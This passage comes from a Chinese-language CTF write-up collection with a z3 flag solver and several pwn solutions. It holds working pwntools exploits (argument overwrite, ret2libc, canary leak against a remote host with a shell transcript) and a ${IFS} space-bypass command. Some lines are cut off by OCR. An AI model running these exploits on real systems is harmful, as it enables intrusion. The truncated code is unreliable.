s.add(flag[5] * 63 + flag[6] * 95 + flag[7] * 19 + flag[8] * 92 + flag[9] *
s.add(flag[5] * 3 + flag[6] * 96 + flag[7] * 77 + flag[8] * 98 + flag[9] * 1
s.add(flag[5] * 35 + flag[6] * 78 + flag[7] * 65 + flag[8] * 39 + flag[9] *
s.add(flag[5] * 54 + flag[6] * 86 + flag[7] * 11 + flag[8] * 38 + flag[9] *
s.add(flag[5] * 73 + flag[6] * 39 + flag[7] * 25 + flag[8] * 4 + flag[9] * 2
s.add(flag[10] * 73 + flag[11] * 64 + flag[12] * 20 + flag[13] * 35 + flag[1
s.add(flag[10] * 73 + flag[11] * 19 + flag[12] * 44 + flag[13] * 82 + flag[1
s.add(flag[10] * 84 + flag[11] * 94 + flag[12] * 73 + flag[13] * 46 + flag[1
s.add(flag[10] * 40 + flag[11] * 81 + flag[12] * 3 + flag[13] * 74 + flag[14
s.add(flag[10] * 47 + flag[11] * 21 + flag[12] * 72 + flag[13] * 73 + flag[1
s.add(flag[15] * 63 + flag[16] * 56 + flag[17] * 53 + flag[18] * 38 + flag[1
s.add(flag[15] * 8 + flag[16] * 93 + flag[17] * 52 + flag[18] * 95 + flag[19
s.add(flag[15] * 92 + flag[16] * 27 + flag[17] * 51 + flag[18] * 48 + flag[1
s.add(flag[15] * 39 + flag[16] * 35 + flag[17] * 94 + flag[18] * 18 + flag[1
s.add(flag[15] * 59 + flag[16] * 5 + flag[17] * 11 + flag[18] * 50 + flag[19
s.add(flag[20] * 90 + flag[21] * 69 + flag[22] * 40 + flag[23] * 85 + flag[2
s.add(flag[20] * 74 + flag[21] * 76 + flag[22] * 52 + flag[23] * 74 + flag[2
s.add(flag[20] * 24 + flag[21] * 92 + flag[22] * 80 + flag[23] * 33 + flag[2
s.add(flag[20] * 59 + flag[21] * 17 + flag[22] * 94 + flag[23] * 7 + flag[24
s.add(flag[20] * 52 + flag[21] * 74 + flag[22] * 79 + flag[23] * 67 + flag[2
s.add(flag[25] * 97 + flag[26] * 52 + flag[27] * 8 + flag[28] * 49 + flag[29
s.add(flag[25] * 50 + flag[26] * 97 + flag[27] * 33 + flag[28] * 7 + flag[29
s.add(flag[25] * 28 + flag[26] * 8 + flag[27] * 86 + flag[28] * 65 + flag[29
s.add(flag[25] * 63 + flag[26] * 78 + flag[27] * 27 + flag[28] * 31 + flag[2
s.add(flag[25] * 99 + flag[26] * 79 + flag[27] * 26 + flag[28] * 90 + flag[2

if s.check() == sat:
    m = s.model()
    for i in range(0, 30):
        print(chr(int("%s" % (m[flag[i]]))), end='')
else:
    print("failed to solve")
```

简单的re


出题人：SillyRabbit

学校：云南警官学院

下载附件，用IDA打开



缓冲区溢出，找到catflag函数



Pwn

救救小肥鲨吧

出题人：deoplljj

学校：福建师范大学

查看保护

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

除了NX 以外全开

拖入IDA

```
int __cdecl func(int a1)
{
  int result; // eax
  char s; // [esp+0h] [ebp-28h]

  printf("help me : ");
  gets(&s);
  if ( a1 == 0xBEECAFEE )
    result = system("/bin/sh");
  else
    result = puts("Oh,no");
  return result;
}
```

进入func()

在main函数中，给a1传入的是0xDEADBEEF，但是在func中要求a1为0xBEECAFEE才能执行shell

查看栈

```
-00000028 ; D/A/*   : change type (data/ascii/array)
-00000028 ; N       : rename
-00000028 ; U       : undefine
-00000028 ; Use data definition commands to create local variab
-00000028 ; Two special fields " r" and " s" represent return a
-00000028 ; Frame size: 28; Saved regs: 4; Purge: 0
-00000028 ;
-00000028
-00000028 s               db ?
-00000027                 db ? ; undefined
-00000026                 db ? ; undefined
-00000025                 db ? ; undefined
-00000024                 db ? ; undefined
-00000023                 db ? ; undefined
```

读入的s在函数栈的相对位置是-0x28，

```
-0000000D                 db ? ; undefined
-0000000C                 db ? ; undefined
-0000000B                 db ? ; undefined
-0000000A                 db ? ; undefined
-00000009                 db ? ; undefined
-00000008                 db ? ; undefined
-00000007                 db ? ; undefined
-00000006                 db ? ; undefined
-00000005                 db ? ; undefined
-00000004 var_4           dd ?
+00000000  s              db 4 dup(?)
+00000004  r              db 4 dup(?)
+00000008 arg_0           dd ?
+0000000C
```

a1对应的arg_0在栈中的相对位置为+0x8,，因此，我们只需要给s读入0x28+0x8的padding，即可劫持a1的值。

Exp:


```
from pwn import *
p = process('./help_my_shark')
payload = 'a'*(0x28+0x8) + p32(0xbeecafee)
p.sendline(payload)
p.interactive()
```

小肥鲨的疑惑

出题人：deoplljj

学校：福建师范大学

查看保护



拖入IDA

进入关键函数vuln()

```
__int64 vuln()
{
  char v1; // [rsp+0h] [rbp-20h]

  return (signed int)gets(&v1);
}
```

gets()存在栈溢出

查看栈

```
-0000000000000020 var_20          db ?
-000000000000001F                 db ? ; undefined
-000000000000001E                 db ? ; undefined
-000000000000001D                 db ? ; undefined
-000000000000001C                 db ? ; undefined
-000000000000001B                 db ? ; undefined
-000000000000001A                 db ? ; undefined
-0000000000000019                 db ? ; undefined
-0000000000000018                 db ? ; undefined
-0000000000000017                 db ? ; undefined
-0000000000000016                 db ? ; undefined
-0000000000000015                 db ? ; undefined
-0000000000000014                 db ? ; undefined
-0000000000000013                 db ? ; undefined
-0000000000000012                 db ? ; undefined
-0000000000000011                 db ? ; undefined
-0000000000000010                 db ? ; undefined
-000000000000000F                 db ? ; undefined
```

读入的v1在函数栈的相对位置是-0x20，

函数返回地址对应的r在栈中的相对位置为+0x8,，因此，我们只需要给s读入0x20+0x8的padding，即可劫持函数返回地址。

使用ropper查找pop rdi; ret; 和 ret; 这两个关键的gadgets

```
[INFO] File: pwn02
0x0000000000400783: pop rdi; ret;
```

```
[INFO] File: pwn02
0x0000000000400506: ret;
```

之后开始ret2libc，利用puts泄露GOT表中记录的puts的绝对地址，之后通过puts的绝对地址减去ELF文件中记录的puts的相对地址计算出libc基地址，之后计算出system以及”/bin/sh”的地址。

Exp:

```python
from pwn import *
from LibcSearcher import *
# 也可以根据题目提示Ubuntu 16.04直接下载Ubuntu 16.04的libc.so来计算
p = process('./pwn02')
elf = ELF('./pwn02')
#gdb.attach(p,'b system')
pop_rdi = 0x400783
ret_addr = 0x400506

payload = b'a'*0x28 + p64(pop_rdi)+p64(elf.got['puts']) + p64(elf.plt['puts'
p.recvuntil("your play:")
p.sendline(payload)
puts_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
info("puts_addr => "+hex(puts_addr))
libc = LibcSearcher('puts',puts_addr)
libc_base = puts_addr - libc.dump("puts")
info("libc_base => "+hex(libc_base))
str_bin_sh = libc.dump("str_bin_sh")+libc_base
system_addr = libc.dump("system")+libc_base
info("binsh => "+hex(str_bin_sh))
```


```
21 info("system => "+hex(system_addr))
22
23 payload = b'a'*0x28 + p64(ret_addr) +p64(pop_rdi)+p64(str_bin_sh) +p64(syste
24 p.sendline(payload)
25 p.interactive()
```

金丝雀


出题人：SillyRabbit

学校：云南警官学院

下载附件，使用IDA打开，反编译




可以看到有canary保护，缓冲区溢出，格式化输出，尝试使用覆盖Canary最后一位方式解题，函数列表中有catflag



将返回地址修改为catflag地址即可

查看栈中数据

```
-0000000000000030 buf             db ?
-000000000000002F                 db ? ; undefined
-000000000000002E                 db ? ; undefined
-000000000000002D                 db ? ; undefined
-000000000000002C                 db ? ; undefined
-000000000000002B                 db ? ; undefined
-000000000000002A                 db ? ; undefined
-0000000000000029                 db ? ; undefined
-0000000000000028                 db ? ; undefined
-0000000000000027                 db ? ; undefined
-0000000000000026                 db ? ; undefined
-0000000000000025                 db ? ; undefined
-0000000000000024                 db ? ; undefined
-0000000000000023                 db ? ; undefined
-0000000000000022                 db ? ; undefined
-0000000000000021                 db ? ; undefined
-0000000000000020                 db ? ; undefined
-000000000000001F                 db ? ; undefined
-000000000000001E                 db ? ; undefined
-000000000000001D                 db ? ; undefined
-000000000000001C                 db ? ; undefined
-000000000000001B                 db ? ; undefined
-000000000000001A                 db ? ; undefined
-0000000000000019                 db ? ; undefined
-0000000000000018                 db ? ; undefined
-0000000000000017                 db ? ; undefined
-0000000000000016                 db ? ; undefined
-0000000000000015                 db ? ; undefined
-0000000000000014                 db ? ; undefined
-0000000000000013                 db ? ; undefined
-0000000000000012                 db ? ; undefined
-0000000000000011                 db ? ; undefined
-0000000000000010                 db ? ; undefined
-000000000000000F                 db ? ; undefined
-000000000000000E                 db ? ; undefined
-000000000000000D                 db ? ; undefined
-000000000000000C                 db ? ; undefined
-000000000000000B                 db ? ; undefined
-000000000000000A                 db ? ; undefined
-0000000000000009                 db ? ; undefined
-0000000000000008 var_8           dq ?
```



可知输入40位即可泄露canary

```
gdb-peda$ n
Ok 1111111111111111111111111111111111111111
@@@@@,Do you kown PWN?,It's 0x464c4147 right!
```

接收canary，v4与buf相差32，填充并覆盖返回地址为catflag地址

```
from pwn import *
catflag=0x4011d6
p=remote("123.57.253.184",10002)
p.recvuntil(b'name\n')
p.sendline(b'a'*40)
p.recvuntil(b'\n')
canary=b'\x00'+p.recv(7)
p.send(b'a'*72+canary+b'a'*8+p64(catflag))
p.interactive()
```

```
→ canary python3 canary.py
[+] Opening connection to 123.57.253.184 on port 10002: Done
[*] Switching to interactive mode
\xd0@,Do you kown PWN?,It's 0x464c4147 right!
Ok bey!
$ ls
bin
dev
flag.txt
lib
lib32
lib64
pwn
$ cat flag.txt
ISCTF{8047dc91-1a54-4b58-85d0-6151b6f3ed85}
$
```

Diceney-level1

出题人：ios

学校：大理大学

题目源代码

```
#include <stdio.h>
#include <stdlib.h>
```


```
3
4  void msg() {
5      printf("Welcome to Diceney!\n");
6      printf("Diceney is live today, you only need to guess 20 times to get fl
7  }
8  void init() {
9
10     setvbuf(stdout, 0, 2, 0);
11     setvbuf(stdin, 0, 2, 0);
12     setvbuf(stderr, 0, 2, 0);
13     alarm(30);
14 }
15 int menu() {
16     char* file;
17     FILE *f;
18     int space;
19     int seed;
20     int guess;
21     int win = 0;
22     file = "/dev/urandom";
23     int input = 0;
24     for (int i = 0; i < 30; ++i) {
25         printf("Round: %d\n",i+1);
26         if (win == 15) {
27             printf("Hurry up! you will Win!!!\n");
28         }
29         printf("Your first guess: ");
30         scanf("%d", &input);
31         f = fopen(file,"r");
32         fread(&seed, 4, 1, f);
33         srand((unsigned int) seed);
34         *(&input + i%4) = input;
35         guess = rand() % 1553;
36         printf("My turn to say: %d\n",guess);
37
38         if (input == guess) {
39             prsintf("You are really lucky\n");
40             win++;
41         }else {
42             printf("No! maybe you haven't found the trick\n");
43         }
44         if (win == 20) {
45             printf("Great!!! You win\n");
46             system("/bin/sh");
47             return 0;
48         }
49
50         printf("(%d/20) games to win!\n", win);
51         fclose(f);
```

```
    }

    return 0;
}
int main() {
    init();
    msg();
    menu();
    return 0;
}
```


其中


```
*(&input + i%4) = input;
```

使用gdb调试输入可以看到



输入第二个数





可以看到win的值被覆盖，根据

```
if (win == 20) {
    printf("Great!!! You win\n");
    system("/bin/sh");
            return 0;
}
```

修改为20即可拿到shell，第二次输入20即可

杰哥的nc

出题人：deoplljj

学校：福建师范大学

程序关键代码已经给出

```
int main(){
    char cmd[100];
    scanf("%s",&cmd);
    system(cmd);
    return 0;
}
```

nc连接后直接输入/bin/sh或sh就可以直接getshell，之后cat /flag.txt 获得flag
（无法直接cat /flag.txt的原因：system()中的空格会被转义，因此无法被识别。可以使用cat${IFS}/flag.txt）


Android

猜数字

出题人：f00001111

学校：大理大学

Android程序，安装可以玩猜数字游戏，随机出现flag，使用Android反编译软件打开，找到MainActivity即可得到flag




锁机病毒

